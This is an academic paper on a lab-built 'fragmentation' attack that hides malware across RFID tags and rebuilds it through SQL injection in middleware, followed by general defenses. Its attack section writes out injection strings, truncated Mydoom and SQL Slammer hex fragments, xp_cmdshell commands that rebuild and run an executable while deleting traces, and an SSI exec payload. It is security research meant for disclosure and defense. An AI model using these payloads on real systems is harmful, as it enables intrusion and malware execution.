J Comput Virol (2009) 5:187–198
DOI 10.1007/s11416-008-0106-0

ORIGINAL PAPER

Fragmented malware through RFID and its defenses

Madhu K. Shankarapani · Anthonius Sulaiman · Srinivas Mukkamala

Received: 4 September 2008 / Revised: 2 October 2008 / Accepted: 2 November 2008 / Published online: 12 December 2008

Abstract Malware, in essence, is an infiltration to one's computer system. Malware is created to wreak havoc once it gets in through weakness in a computer's barricade. Anti-virus companies and operating system companies are working to patch weakness in systems and to detect infiltrators. However, with the advance of fragmentation, detection might even prove to be more difficult. Malware detection relies on signatures to identify malware of certain shapes. With fragmentation, functionality and size can change depending on how many fragments are used and how the fragments are created. In this paper we present a robust malware detection technique, with emphasis on detecting fragmentation malware attacks in RFID systems that can be extended to detect complex obfuscated and mutated malware. After a particular fragmented malware has been first identified, it can be analyzed to extract the signature, which provides a basis for detecting variants and mutants of similar types of malware in the future. Encouraging experimental results on a limited set of recent malware are presented.

1 Introduction

RFID usage has been increasing steadily as of late, mainly in retailing [1]. One example is Wal-Mart, the world's largest retailer. According to CBS Market watch, Wal-Mart insists its top suppliers' package products with radio-frequency identification tags [2]. The RFID system represents the most sweeping supply-chain advancement since June 16, 1974, when Wm. Wrigley Co. scanned the world's first, official grocery-store bar code on a pack of spearmint chewing gum.

The main difference between RFID tags and bar code system is that the bar code system requires the item to be imprinted with a bar code. This bar code is then scanned. During this process, an item may be scanned twice. RFID tags do not require the RFID reader to actually see the bar code. The tags themselves are embedded in the packaging labels. These tags can be read by wireless scanners. However, the tags must be within an acceptable distance to be read by the scanner. Even with this drawback, an RFID system automates the inventory procedure more than bar codes.

Another advantage that RFID tags have over bar codes is that the tags can contain more information. The error of scanning an item multiple times is a thing of the past.

Of course, RFID system is not only the monopoly of retailers. Companies have started to use RFID in their employees ID cards. RFID may even be used in passports [3]. Some countries may already have done so. While RFID has myriads of benefits, it also has its downside. Beside privacy concerns over RFID-enabled passports, there are malwares that can infect via RFID tags as well.

In this paper, we are providing a few examples of what RFID malware can do to an RFID-enabled system. We are also providing defense mechanisms that can be put in place to thwart RFID-related malware. Our focus is on the RFID fragmentation attack that we developed in our laboratory. Our defense mechanism is also geared towards protection against fragmentation attacks.

Previous works that have been done on RFID will be discussed in Sect. 2. Section 3 provides an insight to an RFID system and attacks on RFID is provided in Sect. 4. Since our

M. K. Shankarapani · A. Sulaiman · S. Mukkamala (✉)
Department of Computer Science,
Institute for Complex Additive Systems Analysis,
Computational Analysis and Network Enterprise Solutions,
New Mexico Tech, Socorro, New Mexico 87801, Mexico
e-mail: srinivas@cs.nmt.edu

M. K. Shankarapani
e-mail: madhuk@cs.nmt.edu

A. Sulaiman
e-mail: ais@cs.nmt.edu

work focuses on the fragmentation aspect of attacking an RFID system, Sect. 5 presents the background of fragmentation attack. We shall list the defenses to provide better security for an RFID system in Sect. 6. Section 7 concludes our paper and also provides a glimpse of what we have planned for the future of RFID malware and defenses.

2 Related work

There has been very little work concerned with RFID tags injecting viruses into the backend systems. Rieback et al. have done significant work in this area while providing a proof-of-concept for both Linux and Windows based systems [4]. In their paper, they target Oracle with server-side includes (SSI) performing SQL injection and script based attacks. They used PHP along with SSI to achieve the above.

Quines can be used to obfuscate the source code [5]. For increased stealth and generality this obfuscation can be utilized. Essentially a quine is a program that produces its source code as its output. The authors of [4] also mentioned about this mechanism in their work.

As an addition to quines, we have created our own brand of obfuscation that spans to several RFID tags [6]. This method is called a fragmentation attack. The main idea behind this attack is not to bring down an infected system and perhaps the whole network with it. A fragmentation attack has a similar idea to a time bomb.

A fragmentation attack via RFID uses one of the well known attacks against a database system called SQL injection attacks.

SQL injection attacks have been around for quite a while. Rieback, et al. have mentioned and demonstrated such attacks on various systems [4]. In our previous work [6], we also demonstrated such vulnerabilities in MS SQL system which the other paper fell short on. We showed how attackers can use SQL injection attacks in conjunction with RFID middleware to compromise the infrastructure [7]. SQL injection happens when a developer accepts user input that is directly placed into a SQL Statement and doesn't properly filter out dangerous characters. This can allow an attacker to not only steal data from your database, but also modify and delete it [8].

Given Microsoft Windows' dominance on the market, our work focuses on products based on this operating system [9]. We are using Windows XP and SQL Server 2005 with their latest updates installed along with ASP and SSI. We have also used PHP and SSI as a comparison.

3 RFID

Daily usage of RFID is widely increasing. Its ease of tracking and identifying an object or a person from varied distances



Fig. 1 An RFID tag

has made RFID technology more significant and rampant. An estimated of 40 million people in the US are supposedly carrying some kind of RFID device with them [10]. This relatively shows the ubiquity of the RFID devices.

RFID technology has been around since World War II. It was used to identify aircraft as "friend" or "foe" (IFF) by interrogating approaching aircraft with a radio signal and receiving a response. It is now widely used for personnel access control, toll roads and animal tracking [11].

RFID systems primarily consists of the RFID tags or chips, the RFID readers, the antennas, the computer networks and finally the software that takes care of the information carried by these RFID tags. An RFID tag (shown in Fig. 1) is a tiny, flat microchip with a built-in antenna, which is available in various sizes, but with the same basic functionality.

When a radio signal is incident on an RFID tag, the RFID is activated and broadcasts the information it contains. The RFID tags can be attached to or incorporated into a product, animal, or person for the purpose of identification using radio waves [4].

These RFID tags are of two types: passive and active. The passive ones do not have any power of their own. They respond only if encountered by radio waves from the readers. On the other hand, active RFID tags have a built-in power source and more recently, certain computing or sensing technology (e.g. sub-dermal chips) which emit the data in the form of radio frequency waves to be received by a legitimate reader. These active RFID tags usually have higher storage capacities when compared to their passive counterparts.

We are concerned with the back-end entity of the RFID infrastructure which is the software aspect essentially the databases. The databases have their own set of security issues. With the rise of internet usage and computing power, a lot of information from these databases is exchanged over the internet. Hence, these databases are at the verge of facing the various security problems that engulfed the internet.

RFID systems encountered a number of threats and privacy issues. This work is an attempt to address the information security issues chiefly the attacks through the databases that these RFID tags communicate with. This paper provides a proof-of-concept to run an executable on a windows machine using SQL Server 2005 as the back-end architecture.

The authors of [4,12] enumerate a number of common threats that can implement the above mentioned method. As an example, the following classes of problems especially are of major concern for both security and privacy in the RFID tags incorporated in an individual's problems:

- Identity spoofing
  An attacker replaces an authorized reader with their reader and reads the tags of an individual without the individual's authorization.
- Information disclosure
  An attacker tracks an individual determining where an individual is located and where they have been by the tags carried by an individual being read at multiple locations.
- Denial of service
  An attacker deletes or modifies the serial number in an RFID-enabled passport preventing or delaying the individual from entering the country.
- Changing identity
  An attacker modifies the serial number on a RFID enabled passport to be a citizen in good standing instead of a criminal.

Our experiments use contactless RFID tags called iCLASS, which are of the active type. They can contain 2,048 bytes of data. However, the maximum effective storage capacity is 1,896 bytes per tag because of all the reserved areas that contain the serial number, password, etc. Table 1 shows the storage capacity of an iCLASS tag when using different data types [13].

Memory areas to read and write data are classified as iCLASS Page 0 Memory Map and Application Memory Map Pages 1–7. iCLASS Page Memory Map is as shown in Fig. 2 [13].

Blocks 0–5 in each page contain configuration information. For our experiments, we use all blocks in pages 1–7 to store data. Configuration information in page 0 is left unused, which decreases the number of bytes available to store

Table 1 Storage capacity of an iCLASS tag

Data type	Size (bits)	Size (bytes)	How many fit in 2,048-byte iCLASS tag?
Boolean	1	0.125	15,168
Character	8	1	1,896
Integer < 65,535	16	2	948



Fig. 2 Memory map for iCLASS page 0

data down to 1,896 bytes. This is possible because we treat the tag as one continuous application area.

We can also divide up the tag into sixteen application areas, two per page, but at the risk of decreasing the storage even more. When using sixteen application areas, blocks 0–5 in every page are not available for writing as they are used to configure that particular page.

3.1 RFID risks

Though RFID technology has brought lots of usages and significantly changed the business process, it has its own risks. For example, suppose an attacker tries to compromise the system or damages the database using SQL injection attacks, there would be a heavy loss in business. These risks can be classified as high-level business risk [14]:

- Business process risk
  The usage of RFID systems has made lot of things easier. For example, RFID-enabled systems replace the paper-based inventory management system in warehouses [14]. It is because the paper system might be more resilient to local disaster than the RFID system. When there are any failures in RFID system such as network failure, middleware infection by virus or any interruption of signals while data is transmitting, the data is less accurate. This, in turn, might sometimes lead to even more critical stages of devastation to the business. This type of risk is a cause from both human action and natural causes, which might be intentional or unintentional. An example of unintentional risks is when a tag fails to be read due to some damage that occurred to the RFID tag. An example of intentional risks is when an attacker clones the tag.

- Business Intelligence Risk
  An attacker can gain an unauthorized access over the RFID system and get sensitive information such as password and other information from the back-end database system. For example, an attacker eavesdropping on the RF signals can capture the data. Supply chain applications are most vulnerable to this kind of attack [14].
- Privacy risk
  In the case of when customer purchases merchandise and the tag is not removed or destroyed; the tag is still in active state. The seller might still use the tag which stays on the customer. He can get the customer's location by tracking the tag's location. He can even get some personal information about the customer with the help of the tag [14]. Privacy also depends on how the information is stored in the tag, the built-in security of the tag (e.g. encryption) and how secure the database systems and the middleware.
- External Risk
  External risks always exist, since the RFID systems are sometimes connected to non-RFID systems or external network to connect to an enterprise system or database servers. The major problems involving network devices and applications are network attacks [14]. These problems are caused by malware and vulnerabilities present in the network devices and the middleware systems (applications). These vulnerabilities lead to damaging the database system and compromising the whole enterprise system.

4 Attacks on RFID

The following defines data security in an RFID context [14]:

- **Controlled access to the data:** Authentication needs for read and write access over information.
- **Control over access to the system:** All devices connected to the system are authentic and trustworthy.
- **Confidence and trust in the system:** There is a general perception that the system is safe and secure.

RFID technology has its own disadvantages in security and privacy aspects. The security of an RFID-enabled system depends mostly on how secure the middleware is developed. It also relies on the data contained in RFID tags, which can surprisingly lead to a SQL injection attack, denial of service attack or even a buffer overflow.

Tag readers can communicate in two ways. There are several security issues based on these communication methods: when tag readers convey data via internet protocol and when tag readers provide and gather data to and from the tags via low power radio frequency.

Fig. 3 Unauthorized tag access

4.1 Tag readers convey data via internet protocol (IP)

An unauthorized access through the network is the key threat. No access should be allowed for any rogue devices to connect to the network. The network can be secured by using techniques like secure socket layer (SSL) and secure shell (SSH). These techniques ensure more security by closing all open ports that can be used by intruders to gain access via telnet. Because of the availability of secure tools and standard feature techniques, the back-end communication is strong and somewhat secure. Hence, IP communication is an essential feature of an RFID reader and RFID implementations.

4.2 Tag readers provide and gather data via low power radio frequency (RF)

In this method, the communication is done on-air and can lead to several key threats:

- Unauthorized tag access (leads to Sniffing)
- Clone tags (lead to Spoofing)
- Side channel attacks (lead to Replay attacks)

4.2.1 Unauthorized tag access

All tags are supposed to be read by an RFID reader which passes on by the authentication key. The rogue readers, an unauthorized reader, are similar to an RFID reader which can read any tags, as shown in Fig. 3. Because of a critical vulnerability in the tags, the rogue readers can read confidential information from the tags, write any malicious data into the tags and even can make inactive or kill the tags. Hence, tags can be read anywhere at any reachable distance. One recent controversy highlighting this issue concerns the skimming of digital passports (a.k.a. machine readable travel documents [15]) [4].

4.2.2 Clone tags

Clone tags are unauthorized replicas of the original tags, as shown in Fig. 4. These clones can be used to gain unauthorized access, since the readers will read these tags and assume to be the original ones. Rogue tags can be used to inject some false or malicious data into the system, which might damage

Fig. 4 Clone tags



Fig. 5 Side channel attacks

the integrity of the system and the data in the system. One notable spoofing attack was performed recently by researchers from Johns Hopkins University and RSA Security [16]. The researchers cloned an RFID transponder using a sniffed (and decrypted) identifier that they used to buy gasoline and unlock an RFID-based car immobilization system [4].

4.2.3 Side channel attacks

The biggest threat is when there is a rogue device eavesdropping the communication between the tags and the reader, as shown in Fig. 5. The rogue devices can spoof the password and other sensitive information from the tags. Man-in-the-middle attack is also possible, where original data is modified and resent. For example, attackers can intercept and retransmit RFID queries using RFID relay devices [17]. Digital passport readers and contactless payment systems can also be fooled [4].

5 Fragmentations

The main purpose of a fragmentation attack is to infiltrate. Since each fragment is benign, it can pass through a secure system without much trouble given a vulnerability to exploit. Vulnerabilities may be patched very quickly, but there is always a gap between the discovery of the vulnerability and the patch for said vulnerability being available from the software vendor. That gap is when the attacker uses to inject the fragments. When the target system is patched, the attacker can simply move to another set of vulnerabilities.

5.1 Hardware setup

The experiments we performed were done on three different systems. The base operating system for all computers is Windows XP with SP2 and all its updates and patches installed. The main differences are in the database and the web server.

One system is running a Microsoft SQL Server 2005 and Microsoft Internet Information Server (included in Windows XP) with their latest updates. Another system uses MySQL 5.0.22 with WAMP 5.0 (Apache 2.0.58 with PHP 5.1.4). These two will be the main targets.

The middleware is set up on a separate machine from the databases. This is to prevent the possibility of compromising the database when the middleware is compromised. However, we will soon see that it is not a problem with a fragmentation attack.

5.2 Middleware Setup

Middleware is customized software, which acts as an interface between the RFID reader and the database server. In other words, the middleware is built according to the usage and the specifications for which it has been implemented.

By factory default, an RFID reader comes with a driver and a sample code for reading or writing. It has no way of knowing how the RFID reader will be used, what the database looks like, or what kind of information that an RFID tag will contain. This is where a middleware becomes important.

A middleware is built to relay information gathered by the RFID reader to the database server and back. It can be built for inventory purposes, identification purposes, or data storage purposes. The middleware is built based on the specifications that the user company provides. The middleware is most likely connected to the RFID reader directly.

A middleware usually has three main functionalities: read data from a tag, main operation, and show result. For example, in a middleware for inventory purposes, the middleware will do the following:

- Read data from a tag.
- Insert or update items in the database.
- Show the newly-updated database.

Meanwhile, in a middleware for identification purposes, the middleware will do the following:

- Read data from a tag.
- Check if the data corresponds to the one stored in the database.
- Open door or grant access to computer.

For our experiments, we created our middleware using C#/.NET framework. Our middleware is connected to Microsoft SQL Server using Microsoft SQL Native Client (current version 09.00.1399). We use MySQL Connector/Net 5.0 for our database connectivity to MySQL [18].



Fig. 6 RFID hardware schematic

Table 2 An uninfected identification table

ID	Name	Valid
1	Sam	January 1, 2000 00:00:00
2	Mac	January 1, 2000 00:00:00
3	James	January 1, 2000 00:00:00

5.3 Database servers

In our experiments, we assume the role of a company that wants to install doors guarded by RFID readers. Its employees will have ID cards that will be used to open these doors. So the type of middleware we are using is for identification purpose. The diagram is shown on Fig. 6.

The main database is set up to contain all the employee's name and ID. Each time a valid card is detected, the database will be updated to keep track of when that particular employee enters. So, the table will be configured as such:

- ID, int, primary key, not null
- Name, varchar(50), not null
- Valid, datetime, null

Initially, we populated the table with sample data shown in Table 2, which represents the uninfected table.

With the table configured as shown above, the data that will be stored in the RFID tags are the ID numbers and the name of the employees separated by a carriage return and a line feed.

5.4 Fragmentation attack

The malware can be almost anything that the author can imagine. The main reason for fragmenting is to be able to fit the malware into the RFID tags. So the first step in the fragmentation attack after creating the malware that will be executed on the target machine is none other than fragmenting it.

The fragmentation process can be done several ways. The easiest method of fragmenting is to cut up the malware into pieces no bigger than the size of the tag subtracted by the size of the header, and other information required to do the injection attack. A sample of string fragmentation is shown on Fig. 7.



Fig. 7 Fragmentation of a string

Before we can cut up the malware, we have to convert the malware into its hex representation. Since we are using SQL queries to deliver our fragments, they must all be strings of hex. For example, the character 'A' in the original malware will be converted into 0×41 in the SQL query. Note that the size doubles as we convert into hex. So, a 4,000-byte malware will become an 8,000-byte hex string. Since each tag can only carry approximately 1,800 bytes, this malware will have to be cut up into five pieces.

Suppose the original malware looks like the following:

$0 \times 00\,01\,48\,14\,AB\;EF$

According to our fragmentation algorithm, fragmenting the malware into two pieces will return the following:

$0 \times 00\,01\,48$

$0 \times 14\,AB\;EF$

In this experiment, Win32.Mydoom.D is fragmented to 16 pieces. Before fragmentation, the binary file is converted to hex representation. Following is the hex representation of Win32.Mydoom.D binary file:

4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF
00 00 B8 00 00 00 00 00 00 00 40 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 E0 00 00 00 0E 1F BA 0E
…… 00 B4 09 CD 21 B8 01 4C CD 21
54 68 69 73 20 70 72 6F 67 72 61 6D 20 63
61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69
6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D
0A 24 00 00 00 00 00 00 00 BA E1 24 F0
FE 80 4A A3 FE 80 4A A3 FE 80 4A A3 91
9F 41 A3 FF 80 4A A3 7D 9C 44 A3 F1 80
4A A3 91 9F 40 A3 BA 80 4A A3 FE 80 4B
A3 C0 80 4A A3 7D 88 17 A3 FB ……

This hex representation is sliced to fit RFID carrier as shown

Fragment 00:

4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF
00 00 B8 00 00 00 00 00 00 00 40 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 E0 00 00 00 0E 1F BA ……

Fragment 01:

00 B4 09 CD 21 B8 01 4C CD 21 54 68 69
73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E
6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44
4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00
00 00 00 00 00 00 BA E1 24 F0 FE 80 4A
A3 FE 80 4A A3 FE 80 4A A3 91 9F 41 A3
FF 80 4A A3 7D 9C 44 A3 F1 80 4A A3 91
9F 40 A3 BA 80 4A A3 FE 80 4B A3 C0 80
4A A3 7D 88 17 A3 FB ……

Now each of these pieces is stored in the RFID tags. Remember that the tags must have the same format as the original: ID and Name separated by a carriage return and a line feed. Our modified tag data then looks like the following:

- ID: 0.
- Name:
  a';INSERT INTO X VALUES (00, 0 × 000148);- -

In the middleware, the information will become the following query, which will be submitted to the database server:

SELECT * FROM Table WHERE ID=0
AND Name='a';INSERT INTO X
VALUES (00, 0x000148);--

The fragments are numbered using the first column of table X. The second fragment is numbered as 01 and then third as 02 and so forth. For example, fragment 00 is inserted as

SELECT * FROM Table WHERE ID=0
AND Name='a';INSERT INTO X
VALUES (00, 0x4D 5A 90 00 03 00 00 00
04 00 00 00 FF FF 00 00 B8 00 00 00 00 00
00 00 40 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 E0 00 00 00
0E 1F BA 0E ……);--

Similarly, fragment 01 and so on are added to the database.

The situation can get even worse if the hacker tries to exploit the SQL server, for example using SQL slammer, which exploits SQL server. SQL slammer executable being small in size (nearly 434 Bytes) makes fragmentation attack much simpler.

Following SQL statements shows how SQL slammer can be used:

SELECT * FROM Table WHERE ID=0
AND Name='a';INSERT INTO X
VALUES (00, 0x 04 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 DC C9 B0 42 EB 0E 01 01
01 01 01 01 01 70 AE 42 01 70 AE 42 90 90
90 90 90 90 90 68 DC C9 B0 42 B8 01
01 01 01 31 C9 B1 18 50 E2……);--

These fragments must be stored in the database in a separate table. This table must be created before all the fragments are read by the RFID reader. In order to do so, we must prepare a special tag that creates this so-called table X. Using the same manner as an SQL injection attack to insert above, we can create table as well.

- ID: 0.
- Name:

a';CREATE TABLE X (X1 int NOT NULL, X2
varbinary(max), PRIMARY KEY (X1));CREATE
INDEX Idx_X ON X (X1);--

In the case of MySQL, the varbinary(max) column type must be replaced by a longblob column type. When this tag is read, the table X is created with the following configuration:

- X1, int, primary key, not null.
- X2, varbinary(max) or longblob, null.

The column X1 contains the order of the fragments. The column X2 contains the binary data of each fragment. Since the order of data is preserved in the column X1, the attacker does not have to swipe or present the tags to the reader in any

Table 3 Binary data in the malware table

X1	X2
00	01001111100101010
01	00001101011010101

particular order. The only order that he or she must preserve is the tag to create the table, which is first, and the tag to combine the fragments and execute the payload, which has to be last.

There is but one restriction for reading the fragments. One fragment must not be used more than once. If one fragment is read twice, the middleware will then try to insert the binary data into an existing row, which will throw an exception, which in turn will alert the system administrators. To avoid throwing an exception we can create table X with column X1 as integer column type and retrieve the data using distinct of X1 which will eliminate duplicates of X1 while writing the binary data to a file.

After presenting the fragment tags to the reader, the fragments are stored as binary data in the column X2 in table X. The data in the table X may look like Table 3.

When the last tag containing the defragmenting and the triggering mechanism is read, all the fragments are joined into one single executable file, the original malware created by the attacker. Depending on the database server, this mechanism uses different methods of combining and triggering.

Microsoft SQL Server 2005

First, bcp.fmt (format for bulk copy) file is created using the following query block. For this query to work, the command shell must be enabled [13]. This format file will enforce the binary data is written in one continuous file without breaks.

- EXEC xp_cmdshell 'echo 9.0 >> bcp.fmt',no_output;
- EXEC xp_cmdshell 'echo 1 >> bcp.fmt',no_output;
- EXEC xp_cmdshell 'echo 1 SQLBINARY 0 0 \"\" 1 X2 \"\" >> bcp.fmt',no_output;

To export the binary data from the database to a file named 'X.exe' in drive C, the following query block is given:

- EXEC xp_cmdshell 'bcp \"SELECT X2 FROM X ORDER BY X1\" queryout C:\\X.exe -T -fbcp.fmt',no_output;

After the executable file is created, we will then delete our format file to remove our trace, which is done with the following query:

- EXEC xp_cmdshell 'del bcp.fmt',no_output;

Finally, the goal of our work so far is the execution of our newly-created malware:

- EXEC xp_cmdshell 'START C:\\X.exe',no_output;

All of these queries must be executed from the tag that contains our combining and triggering mechanism. Note that we have to use these queries in a SQL injection attack as before. When written together, the tag data then will look like the following:

- ID: 0.
- Name:

```
a';EXEC xp_cmdshell 'echo 9.0 >>
bcp.fmt',no_output;EXEC xp_cmdshell
'echo 1 >> bcp.fmt',no_output;EXEC
xp_cmdshell 'echo 1 SQLBINARY 0 0
\"\" 1 X2 \"\" >>
bcp.fmt',no_output;EXEC xp_cmdshell 'bcp
\"SELECT X2 FROM RFID.dbo.X ORDER
BY X1\" queryout C:\\X.exe -T -
fbcp.fmt',no_output;EXEC xp_cmdshell 'del
bcp.fmt',no_output;EXEC xp_cmdshell
'START C:\\X.exe',no_output;--
```

When this tag is read, the malware is then executed, which in turn compromises the target system. Figure 8 shows the procedure of fragmented malware attack using SQL injection.

5.5 MySQL

For MySQL, we make use of the same table X to combine our binary data. Since the column X1 (the order of the fragments) only contains the value of zero and above, we can safely use the value X1 to contain our combined data. First we have to make sure that the column X1 does not contain the value -1 as this is where we will store the combined binary data. We remove any existing data using the following query:

```
DELETE FROM X WHERE X1 = -1;
INSERT INTO X VALUES (-1, NULL);
```

Suppose we have only two fragments that we want to combine. We make use of the CONCAT function to do so.

Obviously, the more fragments we have in the collection, the longer our query will be.

```
UPDATE X AS TM, X AS T0, X AS T1
SET TM.X2 = CONCAT(T0.X2, T1.X2)
WHERE TM.X1 = -1 AND T0.X1 = 0 AND
T1.X1 = 1;
```

Here table X is aliased with names TM, T0 and T1. The value in X2 in table X with $X1 = -1$ is concatenation of values of X2 in all rows containing the fragments of malware.

The next step is to write the combined binary data into an executable file called 'X.EXE' in drive C. This is done using the following query:

```
SELECT X2 FROM X WHERE X1 = −1 INTO DUMPFILE 'C:/X.EXE';
```

Unfortunately for the attacker, MySQL does not have a command shell function that the resulting executable cannot be run.

When combined into one tag, we have to write the following block in the tag:

- ID: 0.
- Name:

```
a'; DELETE FROM X WHERE X1 = -
1;INSERT INTO X VALUES (-1,
NULL); UPDATE X AS TM, X AS T0,
X AS T1 SET TM.X2 =
CONCAT(T0.X2, T1.X2) WHERE
TM.X1 = -1 AND T0.X1 = 0 AND
T1.X1 = 1;SELECT X2 FROM X
WHERE X1 = -1 INTO DUMPFILE
'C:/X.EXE';--
```

This query will result in the creation of the executable malware called 'X.EXE' with no way of running it. That is, unless we consider the SSI vulnerability that we see in our previous work [1].

Consider the situation where the database is an inventory that is served on the network via web sites. The use of Server-Side Includes is still widely practiced. It is available on PHP and ASP. It is also supported natively by ASP [13]. If the company is still using SSI, there is a possibility that the #exec directive is enabled [19]. The SSI #exec directive simply looks like the following:



Fig. 8 Fragmentation attack procedure

- <!- -#exec cmd="C:/X.EXE"- ->

To ensure the #exec directive gets executed, we must infect the original table with this directive. One way of doing so is by including the following SQL query:

- INSERT INTO Table (ID, Name) VALUES (−1, ' <!- -#exec cmd=\"C:/X.EXE\"- ->'

When an SHTML file containing the list of data from Table is called, the directive will kick in and execute the malware. This action will result in the target system getting infected.

5.6 Advantages and disadvantages

From the attacker's point of view, there are a few advantages that encourage the use of fragments when initiating an attack. Where there are advantages, there are also disadvantages that the attacker must be concerned about.

The main advantage of fragmentations is that the victims are not usually aware of what hits them until it is too late. The idea behind fragmentations is covert operation and

infiltration. Since each fragment is "peaceful by nature", it does not raise an alarm to the environment it dwells in. It is only when all the fragments are gathered and triggered that they can become harmful.

The disadvantages of fragmentation attack are not exactly negative. Depending on how the attacker wants to strike, there may not be disadvantages at all. An attack using fragments are obviously slow. Each attack is most likely using vulnerabilities in the system. Those holes may be patched before the remaining fragments are loaded and the trigger can be launched. If that is the case, the attacker must go back to the drawing board and find a new set of vulnerabilities before finishing up the job.

There are several ways to speed up the transfer process of the fragments. We are assuming that the attacker is one person. Suppose the attacker prepares a malware that cuts up into ten fragments. If he delivers the fragments through the RFID reader once a day, he will finish the job in ten days. Even then it can be suspicious if the same person comes near the reader every day at the same time. The attacker will most likely deliver the fragments on different intervals. This process can go faster when there are more persons delivering the fragments. Two or three people can gather in front of the RFID reader to deliver two or three or even more fragments. These people can throw off any suspicions by chatting or smoking and taking turns standing close to the reader.

A swipe version of RFID may be a better protection against an attack of this kind. Multiple failed attempts to get in a room protected by an RFID swipe machine will arouse more suspicion than a contactless RFID reader.

The time it takes to read a legal tag with a legal ID and name to be used in a table like the one shown in Table 2 is 0.1875 s. That duration is to read about 40 bytes of data. An attacker's tag filled with a malware fragment to the maximum storage capacity is taking 10.0625 s to read 1,896 bytes. Ten seconds to read one full tag is not likely to arouse suspicion.

6 Defenses

There are two places where we can increase the defense mechanisms against attacks on RFID: the middleware and the database. These are the main components of an RFID system. Rieback et al. has included a set of general defenses against RFID malware [20]. These defenses are quite effective against fragmentation attacks because fragmentation attacks require a lot of vulnerabilities in the middleware and database system that are patched or secured by just following these defense mechanisms. Mentioned in their website [20] are the following defenses:

- Middleware code reviews.
- Lock down user accounts.
- Disable or remove unnecessary features.
- Avoid SQL injection by not copying data into SQL statements and only allowing one query per statement.
- Limit or block function to get current query to eliminate virus spread.
- Disable SSI to avoid web-based attacks.
- Check buffer bounds properly to prevent buffer overflows.

